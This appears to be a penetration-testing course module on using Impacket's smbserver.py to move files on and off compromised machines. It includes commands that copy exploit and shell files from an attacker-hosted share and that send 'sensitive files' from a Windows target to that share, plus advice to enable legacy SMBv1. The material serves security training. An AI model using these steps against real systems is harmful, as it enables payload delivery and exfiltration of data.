2.1.3 - Impacket

Overview

impacket - smbserver

Impacket is an extremely powerful collection of scripts and libraries that are available to penetration testers. These scripts include tools for interacting with `samba`, `mysql` and `kerberos` and many others. This module will focus on `smbserver` for the purpose of infiltration and ex-filtration of data.

How is it used

smbserver

The smbserver script of impacket is used to easily host a samba server on your Linux attack machine (one liner). Once installed, a single line command can spin up a samba share for either anonymous, or authenticated access.

Why is this important


You will encounter stations where other methods copy copying files (such as certutil, bitsadmin, and powershell) will not be available (or just plain won't work). `Samba` has been around a long time and as a result, there is a reasonable chance you will be able to make use of it on older systems for both the ingress and egress of data.

> Be sure not to rule out Linux for the use of `Samba`. Linux machines may mount `Samba Shares` just the same as Windows.

Real-word applications

Consider the following scenario:

> You are conducting testing against a Windows XP machine. You have only shell access and need to move files on / off the box. You start working through commands normally used for transferring files, and are met with a terminal output similar to that below.



None of the usual tools are installed. In these situations, it's important to remember to keep trying. You go ahead and start up `smbserver.py` on your attack box and see if you can list the shares. That works, so you copy the exploit over using samba, achieving your goal.

```
Command Prompt

C:\Documents and Settings\Sam>net view \\172.20.0.3
Shared resources at \\172.20.0.3

(null)

Share name   Type   Used as   Comment

-------------------------------------------------------------------------------
SHARE        Disk
The command completed successfully.


C:\Documents and Settings\Sam>copy \\172.20.0.3\share\shell.txt .
        1 file(s) copied.

C:\Documents and Settings\Sam>dir
 Volume in drive C has no label.
 Volume Serial Number is D490-9293

 Directory of C:\Documents and Settings\Sam

02/03/2021  08:07 AM    <DIR>          .
02/03/2021  08:07 AM    <DIR>          ..
02/01/2021  08:50 PM    <DIR>          Desktop
02/01/2021  08:59 AM    <DIR>          Favorites
02/01/2021  08:59 AM    <DIR>          My Documents
01/31/2021  06:37 PM                 0 shell.txt
02/01/2021  08:50 PM    <DIR>          Start Menu
               1 File(s)              0 bytes
               6 Dir(s)  13,039,001,600 bytes free

C:\Documents and Settings\Sam>_
```

We will cover how to make this happen in the following paragraphs.

Potential Issues


Impacket supports several dialects (versions) of the SMB protocol. As a result, it is important to know the dialect that the client will be using. Consider the following scenario:

> You have created a share using `impacket smbserver.py` on Kali. You have a shell on a `Windows 10` machine and attempt a `net view \\192.168.0.167` (the IP of your attacking machine that is hosting the SMB Server). You receive an error `The network path was not found`, and see an attempted connection is shown on Kali with the image below.

```
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.0.231,51842)
[*] Closing down connection (192.168.0.231,51842)
[*] Remaining connections []
[*] Incoming connection (192.168.0.231,51843)
[*] Closing down connection (192.168.0.231,51843)
[*] Remaining connections []
```

The issue stems from when a samba handshake occurs. Essentially, two machines transmit a list of `dialects` they support and both machines will agree to use the highest version from each-others list.

For example, when `net view \\192.168.0.167` is executed, the image below is the request sent to the target hosting the samba share.



You can see it has sent `NT LM 0.12`, and `SMB 2.002`. From this list, only `SMB 2.002` is valid. The `NT LM 0.12` dialect is SMBv1 and isn't actually enabled by default on Windows 10.


You can use the following command from an `Elevated Powershell` on windows to check the status:

```
Get-WindowsOptionalFeature -Online -FeatureName smb1protocol
```


From my result below, it's actually disabled.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> Get-WindowsOptionalFeature -Online -FeatureName smb1protocol


FeatureName      : SMB1Protocol
DisplayName      : SMB 1.0/CIFS File Sharing Support
Description      : Support for the SMB 1.0/CIFS file sharing protocol, and the Computer Browser protocol.
RestartRequired  : Possible
State            : Disabled
CustomProperties :
                   ServerComponent\Description : Support for the SMB 1.0/CIFS file sharing protocol, and the Computer
                   Browser protocol.
                   ServerComponent\DisplayName : SMB 1.0/CIFS File Sharing Support
                   ServerComponent\Id : 487
                   ServerComponent\Type : Feature
                   ServerComponent\UniqueName : FS-SMB1
                   ServerComponent\Deploys\Update\Name : SMB1Protocol



PS C:\WINDOWS\system32>
```

Now to check the reply from the `samba host`, we can see that 192.168.0.167 (the Kali attack box which is hosting the Samba share) has selected `NT LM 0.12` (which we now know, is actually not a valid dialect).



As a result, the connection fails are we see:



How do we fix it? Good question.

Enable SMB1 on Windows 10, Windows 8.1, Windows Server 2019, Server 2016, and Windows 2012 R2

You can enable SMB1 using the command below in an `Elevated Powershell`.

```
Enable-WindowsOptionalFeature -Online -FeatureName smb1protocol
```

Once that is executed, just restart your computer and the connection will work. I wouldn't use it as it's old and disabled for a reason. You can read more samba for older, unsupported operating systems at the link below.

https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3

SMB2 support in Impacket

The other option is run `impacket` with `smb2` support enabled, just set the switch at run-time.

```
sudo smbserver.py -smb2support share /opt/share
```

Exercise

Installation of impacket

Start off by updating packages:

```
sudo apt update
```

Next, install the `Python3 pip` dependencies

```
sudo apt install python3-pip
```

Now clone the GitHub repository. You don't need to put it in `/opt/`, but I will assume you have.

```
sudo git clone https://github.com/SecureAuthCorp/impacket.git
/opt/impacket
```

Install the Python requirements (be sure to use pip3, not pip)

```
sudo pip3 install -r /opt/impacket/requirements.txt
```

Finally, install `impacket`

```
pip3 install /opt/impacket
```

> Keep in mind this will install impacket for the `Kali` user. You would need to run it again as root to install in `root path`, but we will look at that shortly.

> If you try and run `smbserver.py` now, you will get command not found. Run the next command to update your path without logging out / logging in.

```
source ~/.profile
```

Looks good the command works.

sudo command not found


If you try and run the command as `sudo` (makes sense, seeing port 445 which samba runs on is a privileged port), you will see an error. We need to fix the path. You could run the install command as root, or use the same fix as was used for `autorecon`.

As the default shell on Kali is `ZSH`, we need to modify `.zshrc` which is in our home folder.

```
nano ~/.zshrc
```

Scroll down to the `alias` section and add the following line

```
alias sudo="sudo env \"PATH=$PATH\""
```



Once that is done, either logout / login or use:

```
source ~/.zshrc
```

The command `sudo smbserver.py` will now work as expected.

Usage

> I'm going to use -smb2support so it works with my Win10 client. This won't be needed on older machines that have smb1 support.

The command below is the most basic (minus -smb2support) form of the `smbserver.py` command. It does not have authentication (in that it will allow anonymous logins).

```
sudo smbserver.py -smb2support share /opt/share
```

I will expand on the command briefly:

```
-smb2support # this allows us to use smb2 instead of just smb1


share # this is the name of the share. If you called it pumpkin, the share
would be at \\$hostIP\pumpkin


/opt/share # this is the path we are mounting as the share. Using `share`
as the share name, contents of this folder would be visible at
\\$hostIP\share
```

Copying files

Consider the following scenario:

> I need to copy sensitive files from a Windows target and conventional methods are not working. Knowing that samba is available on just about all Windows targets, I have created a samba share on my attacker at `192.168.0.167` called `share` using the command `sudo smbserver.py -smb2support share /opt/share`.

```
Command Prompt

C:\Users\srdsm>copy test.txt \\192.168.0.167\share
        1 file(s) copied.

C:\Users\srdsm>
```

Keep in mind, you can also use samba to copy exploits from the attacker to the target. For example. the command below would copy exploit.exe from the attacking machine to the targets current folder.

```
copy \\192.168.0.167\share\exploit.exe .
```

Assessment

Consider the information available in the image below and that my attacking machine (the machine hosting the Samba share) has an IP address of 172.20.0.3, what command would copy `shell.txt` from the attacking machine to my local folder.

```
kali@kali02: /opt/impacket/examples
File  Actions  Edit  View  Help
kali@kali02: /opt/impacket/examples ×   kali@kali02: /opt/share ×

┌──(kali㉿kali02)-[/opt/impacket/examples]
└─$ ls /opt/share
shell.txt

┌──(kali㉿kali02)-[/opt/impacket/examples]
└─$ sudo python3 smbserver.py exploitdir /opt/share
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Answer

```
copy \\172.20.0.3\exploitdir\shell.txt .
```